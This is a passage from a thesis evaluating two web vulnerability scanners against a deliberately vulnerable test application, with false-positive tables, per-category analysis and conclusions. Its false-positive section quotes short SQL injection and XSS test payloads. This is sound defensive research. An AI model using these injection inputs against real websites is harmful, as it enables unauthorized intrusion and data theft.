In the MusicStore web application, several defense mechanisms against web application attacks are implemented. Those defense mechanisms are described in Chapter 4. Almost all

True False Positive (TFP) vulnerabilities are the results of ignoring the implemented defense mechanisms.

The ***TFP*** results reported by Acunetix WVS (A) and QualysGuard WAS are presented in Table 7.12.

Table 7.12: True False Positive Results by Acunetix WVS (A) and QualysGuard WAS (Q)

	WAVS	Status	Vuln.	Vuln. Path	Vuln. Param.
1	A	TFP	SQL	/user/account/displayAccountDetails	city
2	Q	TFP	CSRF	/partners	
3	Q	TFP	CSRF	/catalog/displayProduct?productCode=8601	
4	Q	TFP	CSRF	/validation/displayPasswordRecovery	
5	Q	TFP	CSRF	/cart/displayQuickOrder	
6	Q	TFP	Persistent XSS	/user/account/ displayAccountDetails	zip

The Acunetix WVS is the only scanner that reported ***TFP*** SQLI vulnerability.

TFP rate of SQLI vulnerability by Acunetix WVS is 16.6%. The rate is calculated as the number of ***TFP*** vulnerabilities of each type over total number of vulnerabilities of each type (1 to 6).

The QualysGuard WAS reported 4 ***TFP*** for CSRF vulnerability. This makes the ***TFP*** rate of CSRF vulnerability by QualysGuard WAS equal to 36.3%.

- ***Maybe Results***

The QualysGuard WAS reported several clickjacking vulnerabilities as *'possible vulnerability.'* Clickjacking is not new, but it's increasingly being used in social engineering attacks. Users are tricked into clicking on a button, which performs an unintended action, without the user's knowledge. In this experiment, the clickjacking is considered as a more advanced variant of CSRF attack, when cross-site content is so obscured the user thinks he/she is interacting with content from a different site. Thus, the vulnerabilities that were reported as 'possible clickjacking' were classified as CSRF and the result of counting clickjacking vulnerabilities was included in the evaluation as ***'Maybe'***.

The ***'Maybe'*** results are presented in Table 7.13.

Acunetix WVS didn't report any ***'Maybe'*** vulnerability.

Only QualysGuard WAS reported 4 ***'Maybe'*** vulnerabilities out of total 11 CSRF vulnerabilities.

The ***'Maybe'*** rate of CSRF by QualysGuard WAS is 36.3%.

Table 7.13: 'Maybe' Results by QualysGuard WAS (Q)

	WAVS	Status	Vulnerability	Vulnerable Path
1	Q	Maybe	Clickjacking (CSRF)	/user/validation/validateUser
2	Q	Maybe	Clickjacking (CSRF)	/catalog/displayProduct?productCode=pf02
3	Q	Maybe	Clickjacking (CSRF)	/
4	Q	Maybe	Clickjacking (CSRF)	/cart

- ***Duplicate Results***

'Duplicate' entries were mostly reported for XSS vulnerabilities.

Table 7.14: 'Duplicate' Results by Acunetix WVS (A)

	WAVS	Status	Vulnerability	Vulnerability Path	Vuln. Parameter
1	A	Duplicate	XSS	/registration/displayUserRegistration	firstName
2	A	Duplicate	XSS	/registration/displayUserRegistration	firstName
3	A	Duplicate	XSS	/registration/displayUserRegistration	firstName
4	A	Duplicate	XSS	/registration/displayUserRegistration	firstName
5	A	Duplicate	XSS	/registration/displayUserRegistration	lastName
6	A	Duplicate	XSS	/registration/displayUserRegistration	lastName
7	A	Duplicate	XSS	/registration/displayUserRegistration	lastName
8	A	Duplicate	XSS	/registration/displayUserRegistration	lastName
9	A	Duplicate	XSS	/registration/displayUserRegistration	companyName
10	A	Duplicate	XSS	/registration/displayUserRegistration	companyName
11	A	Duplicate	XSS	/registration/displayUserRegistration	companyName
12	A	Duplicate	XSS	/registration/displayUserRegistration	companyName
13	A	Duplicate	XSS	/registration/displayUserRegistration	address1
14	A	Duplicate	XSS	/registration/displayUserRegistration	address1
15	A	Duplicate	XSS	/registration/displayUserRegistration	address1
16	A	Duplicate	XSS	/registration/displayUserRegistration	address1
17	A	Duplicate	XSS	/registration/displayUserRegistration	address2
18	A	Duplicate	XSS	/registration/displayUserRegistration	address2

Table 7.14: 'Duplicate' Results by Acunetix WVS (A) (continued)

	WAVS	Status	Vulnerability	Vulnerability Path	Vuln. Parameter
19	A	Duplicate	XSS	/registration/displayUserRegistration	address2
20	A	Duplicate	XSS	/registration/displayUserRegistration	address2
21	A	Duplicate	XSS	/registration/displayUserRegistration	city
22	A	Duplicate	XSS	/registration/displayUserRegistration	city
23	A	Duplicate	XSS	/registration/displayUserRegistration	city
24	A	Duplicate	XSS	/registration/displayUserRegistration	city
25	A	Duplicate	XSS	/registration/displayUserRegistration	state
26	A	Duplicate	XSS	/registration/displayUserRegistration	state
27	A	Duplicate	XSS	/registration/displayUserRegistration	state
28	A	Duplicate	XSS	/registration/displayUserRegistration	state
29	A	Duplicate	XSS	/registration/displayUserRegistration	zip
30	A	Duplicate	XSS	/registration/displayUserRegistration	zip
31	A	Duplicate	XSS	/registration/displayUserRegistration	zip
32	A	Duplicate	XSS	/registration/displayUserRegistration	zip
33	A	Duplicate	XSS	/registration/displayUserRegistration	country
34	A	Duplicate	XSS	/registration/displayUserRegistration	country
35	A	Duplicate	XSS	/registration/displayUserRegistration	country
36	A	Duplicate	XSS	/registration/displayUserRegistration	country
37	A	Duplicate	XSS (Stored)	/registration/displayUserRegistration	country

The ***'Duplicate'*** results reported by Acunetix WVS and QualysGuard WAS are shown in Table 7.14 and Table 7.15, correspondingly. Acunetix WVS reported 37 ***'Duplicate'*** entrees out of total 18 for XSS vulnerabilities. It had ***'Duplicate'*** entrees only for XSS vulnerability type. The ***'Duplicate'*** rate of XSS by Acunetix WVS is 205.5%.

Table 7.15: 'Duplicate' Results by QualysGuard WAS (Q)

	WAVS	Status	Vulnerability	Vulnerability Path	Vuln. Param.
1	Q	Duplicate	XSS	/registration/displayUserRegistration	firstName
2	Q	Duplicate	XSS	/registration/displayUserRegistration	lastName
3	Q	Duplicate	XSS	/registration/displayUserRegistration	companyName
4	Q	Duplicate	XSS	/registration/displayUserRegistration	address1
5	Q	Duplicate	XSS	/registration/displayUserRegistration	address2
6	Q	Duplicate	XSS	/registration/displayUserRegistration	city
7	Q	Duplicate	XSS	/registration/displayUserRegistration	state
8	Q	Duplicate	XSS	/registration/displayUserRegistration	zip
9	Q	Duplicate	XSS	/registration/displayUserRegistration	country
10	Q	Duplicate	XSS	/registration/displayUserRegistration	emailAddress
11	Q	Duplicate	XSS (Stored)	/user/account/ displayAccountDetails	country
12	Q	Duplicate	XSS (Stored)	/user/account/ displayAccountDetails	country
13	Q	Duplicate	Redirect and Forward	/partners/displayParnerLetter	site
14	Q	Duplicate/ Maybe	Clickjacking (CSRF)	/cart/displayCart	

QualysGuard WAS reported 12 ***‘Duplicate’*** entrees out of total 18 for XSS vulnerabilities.

The ***‘Duplicate’*** rate of XSS vulnerabilities by QualysGuard WAS is 66.6%.

Combining results in Table 7.14 and Table 7.15, the total ***‘Duplicate’*** rate of XSS vulnerability type by two WAVS is 272.2%.

The QualysGuard WAS had ***‘Duplicate’*** results for Insecure Redirect and Forward vulnerabilities (1 out of 1; 100%); and also one entree for CSRF vulnerabilities (1 out of 11; 9%).

The ***FP*** results for each type of vulnerability are presented in Table 7.16.

Table 7.16: False Positive Results by Acunetix WVS (A) and QualysGuard WAS (Q)

	WAVS	Status	Vulnerability	Total Entrees	Vulnerability Rate
1	A	FP	SQL	1 out of 6	16.6%
2	A	FP	XSS	37 out of 18	205.5%
3	Q	FP	XSS	13 out of 18	72.2%
4	Q	FP	CSRF	8 out of 11	72.7%
5	Q	FP	Insecure Redirect and Forward	1 out of 1	100%

The analysis for each vulnerability type and proposed scanning improvements for the web application security area they address are explained in section 6.5.

7.3 Evaluation Analysis

This section presents the analysis of ***'Detected'*** vulnerabilities and possible causes of ***'False Negative'*** results. Also the ***'False Positive'*** results are reviewed and analyzed to avoid further appearance in the WAVS reports. In addition, for each vulnerability type, recommendations are made based on experiment results to improve the performance and detection rate of the WAVS.

7.3.1 Analysis of Detected and False Negative Vulnerabilities

- ***SQLI Analysis***

As shown in Table 7.2 QualysGuard WAS was able to discover all First Order SQLI vulnerabilities. Because SQL error pages are reflected back to the client immediately after the attack, the scanner was able to identify the SQLI vulnerability. On the other hand, the Acunetix WVS missed all SQLI vulnerabilities, although it listed the web page where the SQLI vulnerabilities were located during the crawling phase. The scanner reported one ***FP*** result.

In all First Order SQLI vulnerabilities, the email address is used to construct a valid payload. QualysGuard WAS used one of its entrees for *'emailAddress'* parameter, inserted previously to the database. As a result, the payload was constructed with valid parameters and it was useful to exploit the flaws. The possible cause of the missing results is that the Acunetix WVS did not enter valid data into all of the required fields to complete a transaction.

On the other hand, both WAVS failed to find Second Order SQL Injection vulnerabilities. This may be because of the essence of Second Order SQLI: the payload is not executed immediately. The result of the SQLI is displayed on a page that should be navigated by the user after the payload is submitted. WAVS fail to follow this logic, thus interpreting it as a negative response.

The experiment showed that in order to discover maximum SQLI vulnerabilities, the WAVS should test every possible combination of parameter values on every page of the web application while constructing the payload. Also, the web application's workflow has to be executed as intended to overcome logical workflow barriers. The WAVS should make sure that the response containing the attack vector is always be provoked.

➢ ***Cross-Site Scripting (XSS) Analysis***

The QualysGuard WAS discovered all Non-Persistent XSS vulnerabilities. Acunetix WVS's results for this kind of XSS vulnerability type were very impressive too.

As a group, both WAVS missed most Persistent multi-step XSS vulnerabilities. As is shown in Table 7.3 for Acunetix WVS, the problem arose with Persistent XSS flaws. Because the payload is usually stored in the database and executed later, the possible cause of missing those vulnerabilities is that they do not become apparent until the application is accessed many times. The QualysGuard WAS, in its report regarding Persistent XSS, mentioned that XSS was initially injected in a page other than where it was detected. But despite the ability of the scanner to track the stored payload, it missed one flaw.

The Acunetix WVS didn't crawl the entire web application directly after the payload injection to the vulnerable *'answer'* parameter value. As a result, the *'answer'* parameter was modified later by other tests and the scanner was not able to discover the initial payload.

The Acunetix WVS showed brilliant results for discovering the AJAX flaws. The detection rate was 100%. The QualysGuard WAS missed all AJAX vulnerabilities, but was able to discover the changes in the DOM 'environment' in the browser.

The experiment suggests that the injected patterns can overwrite formerly injected patterns before they are detected by the analyzer component. In order to increase the detection rate of XSS vulnerabilities, particularly Persistent XSS flaws, the pages of an application should be re-indexed after the attack. WAVS should implement more modern techniques for crawling in order to avoid missing pages that are using AJAX.

➢ ***Broken Authentication and Session Management***

In the MusicStore web application, two vulnerabilities of this type are presented. The first one is a vulnerability linked to a weak password recovery model. The weakness is easily exploited by guessing. Guessing, as well as other social engineering techniques, are straightforward for a human user, but they represent a challenge for automated tools. As a result, the WAVS were not able to find the flaw, which is not surprising.

As mentioned in Section 7.2.1 and Table 7.4, both WAVS easily discovered the second vulnerability because it had plain, brute-force attack possibility. This is because the login brute force option is included in the default settings of tested WAVS.

➢ ***Insecure Direct Object Reference Analysis***

As shown in Table 6.5, both security WAVS were able to detect this type of vulnerability with an overall rate of 100%. For Insecure Direct Object Reference vulnerability type, it is crucial to discover the vulnerable parameter, because by manipulating its value, an attacker can access the web pages outside the allowed directory.

- ***Cross-Site request Forgery (CSRF) Analysis***

The Acunetix WVS didn’t show any results for this type of vulnerability. The QualysGuard WAS found only 4 CSRF vulnerable links. This is related to the fact that, during the information-gathering phase, the link crawling did not enumerate all the reachable pages. For those links presented in the crawling report, CSRF vulnerability was detected.

The experiment suggests that, just like the main cause of missing AJAX flaws, the main reason CSRF vulnerability type has so many undiscovered vulnerabilities is that the tools don’t have good in-depth coverage of the MusicStore. Thus, the crawling functionality should be enhanced.

- ***Security Misconfiguration Analysis***

The two vulnerabilities missed by the QualysGuard WAS in this type are based on insecure data handling by a web server, which is able to process requests sent by GET method. WAVS missed this vulnerability because the form with sensitive data was submitted by POST method, although it was possible to send the request by adding the parameters in the URL and processing it using the GET method. Apparently, the testing of the request transfer method was not even included in the tools functionality.

Surprisingly, the Acunetix WVS didn’t find any of the presented flaws. This is because the default settings didn’t include a security misconfiguration module.

➢ ***Insecure Cryptographic Storage Analysis***

As shown in Table 7.8, both the QualysGuard WAS and the Acunetix WVS discovered session flaws. The WAVS recommend setting the *'secure'* flag to the application cookies. Although, in general, this recommendation is useful, it doesn't make sense if an application doesn't use HTTPS. The QualysGuard WAS tested the possibility of sending credit card information securely, but it missed the same type of vulnerability: secure processing password and the answer to a secret question. This was because the tool tested for *'credit card'* keyword, while it neglected to perform any tests for similar keywords, such as *'password.'*

The Acunetix WVS didn't report any findings regarding insecure handling of confidential data.

To protect against these limitations, the WAVS should search for keywords indicating confidential data, for example, *'password', 'credit card'* and *'secret.'*

➢ ***Failure to Restrict URL Access***

Both WAVS did not detect the hidden link. The link was accessible by a registered user only.

In order to improve how WAVS detect Failure to Restrict URL Access vulnerability type, they need to perform advanced forced browsing. For instance, while the hidden link is found, the scanner should inform a user about the possibility of accessing it without any additional authentication mechanisms.

➢ ***Insufficient Transport Layer Protection Analysis***

As shown in Table 7.10, the WAVS were able to detect insecure cookie vulnerabilities.

Although QualysGuard WAS was able to detect that credit card information is handled insecurely, it didn't specify the details of the vulnerability and didn't create a reference to OWASP's "Insufficient Transport Layer Protection" vulnerability type.

Acunetix WVS wasn't able to detect any vulnerability regarding insecure sensitive data transportation.

As mentioned in Section 7.2.2, detection rate of each scanner for Non-encrypted connection kind of Insufficient Transport Layer Protection vulnerability is 16.6%. Only login-related vulnerability was described in the evaluation reports. Likewise, during the Insecure Cryptographic Storage test, the WAVS did not check to see if any parameters with specific keywords like '*credit card', 'password'* or *'secret'* were transferred to the server in a secure manner using HTTPS connection.

The overall detection rate for *Insufficient Transport Layer Protection* vulnerability type was 28.5%. To improve the results, WAVS should pay more attention to non-encrypted connections while handling confidential data.

➢ ***Un-validated Redirect and Forward***

The QualysGuard WAS detected this vulnerability. The web application creates a redirect based on a parameter from form field. The scanner was able to change the redirect destination by modifying the parameter's value.

The Acunetix WVS didn't report any findings. In order to avoid these shortcomings, the Acunetix WVS should spider the site to see if it generates any redirects. Next, it should check the parameters supplied prior to the redirection to see if they appear to be a target URL or a piece of such a URL. If so, Acunetix WVS should change the URL target and observe whether the site redirects to the new target. Or, it should check all parameters to see if they look like part of a redirect or forward URL destination.

7.3.2 Analysis of False Positive Vulnerabilities

➢ ***FP SQL Injection Analysis***

There was one ***FP*** observed by the WAVS when testing MusicStore for SQLI vulnerabilities. As shown in Table 6.12, this vulnerability was marked as ***True False Positive***, meaning that the WAVS reported it as a real vulnerability while no such flaw existed in MusicStore. This happened due to a shortcoming of Blind SQLI technique, implemented by the Acunetix WVS. The payload *"Hayward' and '3'='3"* was inserted in the database as one of the parameters using java Prepared Statement, discussed in Chapter 4. Thus, the payload was inserted as a text and there was no need to escape it. After the attack, the application returned a different HTML page, so the Acunetix WVS decided that the attack was successful. In reality, the payload was never executed and was displayed later as *"Hayward' and '3'='3"*, just like an ordinary text.

To improve the performance, the Acunetix WVS should also test for false payloads; in this example it would be "*Hayward' and '3'='2.*" The result of injecting this false payload would be the same as injecting the true payload, described earlier. Thus, this would prove that the found vulnerability is a ***FP*** result.

➢ ***FP Non-Persistent XSS Analysis***

As shown in Table 7.14, the primary reason why ***FP*** results were generated during the XSS testing was because duplicate entries were being reported. The Acunetix WVS ***FP*** rate for XSS vulnerabilities was 205.5%. This is because the scanner reported the same field value being vulnerable multiple times. Acunetix WVS recognized that a field value was vulnerable with one set of parameters, but then tested it again by changing some of the other field parameters on the same page.

For example*, 'address1' field is vulnerable for XSS.*

Test 1:

address1=" onmouseover=prompt(905285) bad="

...

&creditCardExpirationMonth=02

...

Test 2:

address1=" onmouseover=prompt(951534) bad="

...

&creditCardExpirationMonth=03

...

To protect against these limitations, the Acunetix WVS should first check all possible combinations within a vulnerable field and then report the vulnerability only once.

The ***'Duplicate'*** rate of XSS vulnerabilities by the QualysGuard WAS was 66.6%. The main reason for these ***False Positives*** is that the scanner reported the same XSS vulnerabilities as 'Reflected (Non-Persistent) Cross-Site Scripting (XSS) Vulnerabilities' in the first case, and then later as 'Un-encoded characters.' Displaying characters without proper encoding or escaping them can be a cause of XSS vulnerability. Thus, the test named 'Un-encoded characters' performed by the QualysGuard WAS is a very useful attack type for discovering the Reflected (Non-Persistent) XSS flaws. But, because the vulnerability is the same, it should be reported only once, mentioning different attack options.

Performing multiple XSS attack types on the same input is a good practice for verification of vulnerability. However, the report should not contain the duplicates of the same flaw. As was discussed earlier in the Acunetix WVS example, the scanner should first check all possible attack vectors and then report the vulnerability only once.

- ***FP Persistent XSS Analysis***

The QualysGuard WAS reported one ***TFP*** result for Persistent XSS. This example demonstrates the incorrect behavior of the scanner attacking functionality. A payload *'<IMG SRC=javascript:qss=777>'* was first injected in the vulnerable parameter '*country'* and then successfully exploited. The payload remained in the database without any changes. Later, another attack was performed on the non-vulnerable parameter '*companyName'* using the same payload *'<IMG SRC=javascript:qss=777>'*. After XSS injection, the QualysGuard WAS checked responses from the server and the payload was discovered. It had been injected successfully in the '*country'* field, although it was found right after the attempt to inject it to the '*companyName'* parameter. So, the QualysGuard WAS reported that the '*companyName'* parameter was vulnerable.

To avoid mistakes, the QualysGuard WAS should consider using different payloads for every parameter. In the above example, the ***False Positive*** result could be avoided by using *'<IMG SRC=javascript:qss=778>'* for '*companyName'* parameter.

➢ ***FP Cross-Site Request Forgery (CSRF) Analysis***

Numerous CSRF ***FP*** results were observed in the QualysGuard WAS report. Scanning the web application while being authenticated caused the ***TFP*** and '***Maybe'*** results. Some links mentioned as vulnerable for CSRF were actually available for access by not authenticated users, so the CSRF attack was not a real threat. Also, the QualysGuard WAS report contained one duplicate of CSRF vulnerability. As was discussed earlier in this chapter, clickjacing is considered as a variety of CSRF attack. The link, vulnerable to both CSRF and clickjacing attacks, was reported twice. Thus it was added to the list of ***'Duplicates'***.

The general recommendation to prevent CSRF duplicates is to avoid separation of clickjacing and CSRF attacks. But the decision as to whether clickjacing should be considered a separate threat is individual to each scanner.

➢ ***FP Un-validated Redirect and Forwarding Analysis***

The QualysGuard WAS reported one ***'Duplicate'*** for this type of vulnerability. The reason was that the web page containing this vulnerability could be accessed by two different links: *'/partners'* and *'partners/displayParnerLetter'*. The first link was used while accessing the web page first time, and the second after performing some actions, such as submitting a form.

To protect against these limitation, the QualysGuard WAS should compare the DOM structure of two web pages. If the DOM structure is similar, then only one vulnerability should be reported, even if the links to that web page are different.

7.4 Conclusion

Based on the evaluation results and available reports of other studies presented in Chapter 3, it seems that the properties of MusicStore significantly affect the findings of the tools. The results show that the crawling has been significantly improved, although there are still limitations that affect the detection rate of such vulnerabilities as SQLI and XSS. In addition, we have been pleasantly surprised to see the detection of DOM and AJAX vulnerabilities. The Acunetix WVS was able to find all AJAX flaws, while the QualysGuard WAS detected DOM and JavaScript vulnerability. Thus, together these two WAVS covered all AJAX and JavaScript flaws.

We expected to see a much lower ***FP*** rate by the WAVS than we did. Unfortunately, the Acunetix WVS reported three times more Non-Persistent XSS flaws than there actually were in the MusicStore application. Also, the QualysGuard WAS showed numerous ***FPs*** for CSRF vulnerabilities.

Comparing the WAVS using a single test bed like MusicStore does not represent an exhaustive evaluation. Thus, the evaluation might not paint a definitive picture of the tools in general. Still, the analysis of the missed vulnerabilities and the ***FP*** rate can suggest areas that require further research to improve the overall productivity of WAVS.

Chapter 8

Conclusion

This thesis analyzed the problems that current Web Application Vulnerability Scanners are facing when trying to detect certain types of vulnerabilities.
We began with a formal definition of Top Ten web application security risks based on the report presented by the OWASP Foundation in 2011. The vulnerabilities were presented in examples, and there was an extensive discussion of how to exploit these security flaws.

During this work, an evaluation application called MusicStore was developed. Its implementation focused on the OWASP Top Ten vulnerabilities. We presented a thorough description of all flaws presented in the vulnerable part of the code. The MusicStore application was effectively used as a test bed for the evaluation of WAVS.
Moreover, MusicStore contained the secure part, where the defense mechanisms against OWASP vulnerability types were implemented. Its significance was observed while analyzing the ***False Positive (FP)*** results obtained by running WAVS.

Moreover, we conducted an experimental evaluation of two WAVS, the QualysGuard WAS and the Acunetix WVS. The findings were documented and presented in this thesis. In addition, the reasons behind ***False Negative*** and ***False Positive*** results were discovered and analyzed.

The experiment conducted in this thesis showed that if no results were reported by WAVS, it was not necessarily true that no vulnerabilities existed in the web application. In addition, each scanner had its strengths and its limitations.

The Acunetix WVS showed brilliant results for discovering the AJAX flaws. The detection rate was 100%. It also had a very good detection rate of other types of XSS vulnerability. At the same time, though, the Acunetix WVS ***FP*** rate for XSS vulnerabilities was reported as 205.5%, which was the highest ***FP*** rate for the entire experiment. This is demonstrated in Figure 8.1.




Figure 8.1: Acunetix. Detected and False Positive/Duplicate/Maybe Results.

A1-SQL Injection, A2-Cross-Site Scripting, A3-Broken Authentication, A4-Insecure Direct Object Reference, A5-Cross-Site Request Forgery, A6-Security Misconfiguration, A7-Insecure Cryptographic Storage, A8-Failure to Restrict URL Access, A9-Insufficient Transport Layer Protection, A10-Un-validated Redirect and Forward.

The reason behind this is that the scanner reported the same field value being vulnerable multiple times.

The QualysGuard WAS impressed us with its detection of the Un-validated redirection vulnerability. It was able to spider the site to see if it would generate any redirects. If the scanner found these, then it changed the URL target. On the other hand, it had very high ***FP*** rate on CSRF vulnerability type, as shown in Figure 8.2.




Figure 8.2: QualysGuard. Detected and False Positive/Duplicate/Maybe Results.

A1-SQL Injection, A2-Cross-Site Scripting, A3-Broken Authentication, A4-Insecure Direct Object Reference, A5-Cross-Site Request Forgery, A6-Security Misconfiguration, A7-Insecure Cryptographic Storage, A8-Failure to Restrict URL Access, A9-Insufficient Transport Layer Protection, A10-Un-validated Redirect and Forward.

The root cause of this was that the links, vulnerable to both CSRF and clickjacing attacks, were reported twice by QualysGuard.

Generally, we saw that scanners had trouble detecting second-order and stored vulnerabilities, in which the attack vector wasn't embedded into the immediate response but in a later response. Neither Second Order SQLI nor Persistent XSS vulnerability types were properly treated; their detection rate was near 0%.

In this thesis, the extensive analysis of WAVS running results was presented for each OWASP Top Ten vulnerability type. We traced each attack to the root in order to interpret and judge the result and, more importantly, find the cause of ***False Negative*** vulnerabilities. We discovered that several vulnerabilities, for instance CSRF, were missed because of incomplete crawling functionality. The crawler is an important component, and an incompletely crawled web site can lower the detection rates. Accordingly, WAVS should improve crawling, in this case by providing more thorough site indexing.

Another major shortcoming was discovered while testing for stored vulnerabilities. To increase the stored vulnerability detection rate, the scanners should crawl an entire web application immediately after the payload injection to the vulnerable parameter value.

After this experimental test, it could be observed that there were several types of vulnerabilities that were misinterpreted or ignored by the scanners. As an illustration, Failure to Restrict URL Access vulnerability type was not presented in any of the scanner reports. Moreover, the Acunetix WVS missed four vulnerability types, as shown in Figure 8.1. Many of undetected vulnerability types were application-specific security flaws. More enhanced methods should be implemented to test for application-specific vulnerabilities.

As the test showed, for some vulnerability types, ***FP*** rate was very high. ***False Positives*** were mostly the result of ***‘Duplicates’*** and ***‘Possible’*** vulnerabilities. The big number of ***FP*** results required more time for verification of vulnerability presence in the web application, and thereby the testing became less efficient regarding time spent. Performing multiple attack types on the same input is a good practice for verification of vulnerability; however, the scanner should first check all possible attack vectors and then report the vulnerability once, avoiding the duplicates.

In summary, as the techniques and features in WAVS continue to develop and change, we hope that the work presented in this thesis will serve as a useful foundation on which to build more effective Web Application Vulnerability Scanners.

References

[1] Mulpuru, S. “US Online Retail Forecast, 2010 To 2015”. Forrester Research. 2011.

[2] The Open Web Application Security Project (OWASP) Foundation. “Top Ten Web Application Security Risks”. 2011, January 18. Retrieved May 01, 2012, from http://www.owasp.org/index.php/Category:OWASP_Top_Ten_Project

[3] Nahari, H. & Krutz, R. L. “Web Commerce Security: Design and Development.” John Wiley & Sons, 2011.

[4] National Institute of Standards and Technology (NIST). National Vulnerability Database. Retrieved 2012, from: http://nvd.nist.gov/.

[5] WhiteHat Security. “WhiteHat Website Security Statistics Report”, 2011.

[6] Hopkins, A. “Web Application Vulnerability Statistics 2010-2011”. London: Context Information Security.

[7] Okun, V., & Fong, E. “Web Application Scanners: Definitions and Functions. 40th Annual Hawaii International Conference on System Sciences “, p. 280b. IEEE Computer Society Washington, 2007.

[8] The Web Application Security Consortium (WASC). “Web Application Security Scanner Evaluation Criteria”, 2009.

[9] Curphey, M. “Web application security assessment tools “. IEEE Symposium on Security and Privacy. IEEE Computer Society Washington, 2006.

[10] Qualys Inc. QualysGuard Web Application Scanning. Retrieved 2012, from QualysGuard: http://www.qualys.com/products/qg_suite/was/

[11] Acunetix Inc. Acunetix Web Vulnerability Scanner. Retrieved 2012 from Acunetix: http://www.acunetix.com/vulnerability-scanner/

[12] Jendrock, E., Ball, J., Carson, D., Evans, I., Fordin, S., & Haase, K. “Defining Security Requirements for Web Applications”, September 2010. Retrieved August 2011, from The Java EE 5 Tutorial: http://docs.oracle.com/javaee/5/tutorial/doc/bncbe.html

[13] Eich, B. JavaScript, 1995. Netscape Communications Corporation. Retrieved from Mozilla Foundation.

[14] Oracle. “Defending Against SQL Injection Attacks”, October 2009. Retrieved May 2012, from Oracle Learning Library: http://apex.oracle.com/pls/apex/f?p=44785:1:4073230388602787::NO

[15] The Web Application Security Consortium (WASC). “XML Injection”, 2010. Retrieved 2012, from Project: WASC Threat Classification: http://projects.webappsec.org/w/page/13247004/XML%20Injection

[16] The Web Application Security Consortium (WASC). “OS Commanding”, 2010. Retrieved 2012, from Project: WASC Threat Classification: http://projects.webappsec.org/w/page/13246950/OS%20Commanding

[17] The Web Application Security Consortium (WASC). “ SSI Injection”, 2010. Retrieved 2012, from Project: WASC Threat Classification: http://projects.webappsec.org/w/page/13246964/SSI%20Injection

[18] Oracle Corporation. Java. Retrieved from: http://www.java.com/en/

[19] Microsoft. “Active Server Pages, web application framework”. Retrieved from ASP.NET: http://www.asp.net

[20] PHP. “Hypertext Preprocessor, server-side scripting language”, 2012. Retrieved from PHP: http://www.php.net/

[21] Kirk, J. “Anonymous breaches San Francisco's public transport site”, 2011. Retrieved 2012, from Network World: http://www.networkworld.com/news/2011/081511-anonymous-breaches-san-franciscos-public.html

[22] java2s. “Oracle PL/SQL Tutorial”, 2009. Retrieved 2012, from http://www.java2s.com/Tutorial/Oracle/CatalogOracle.htm

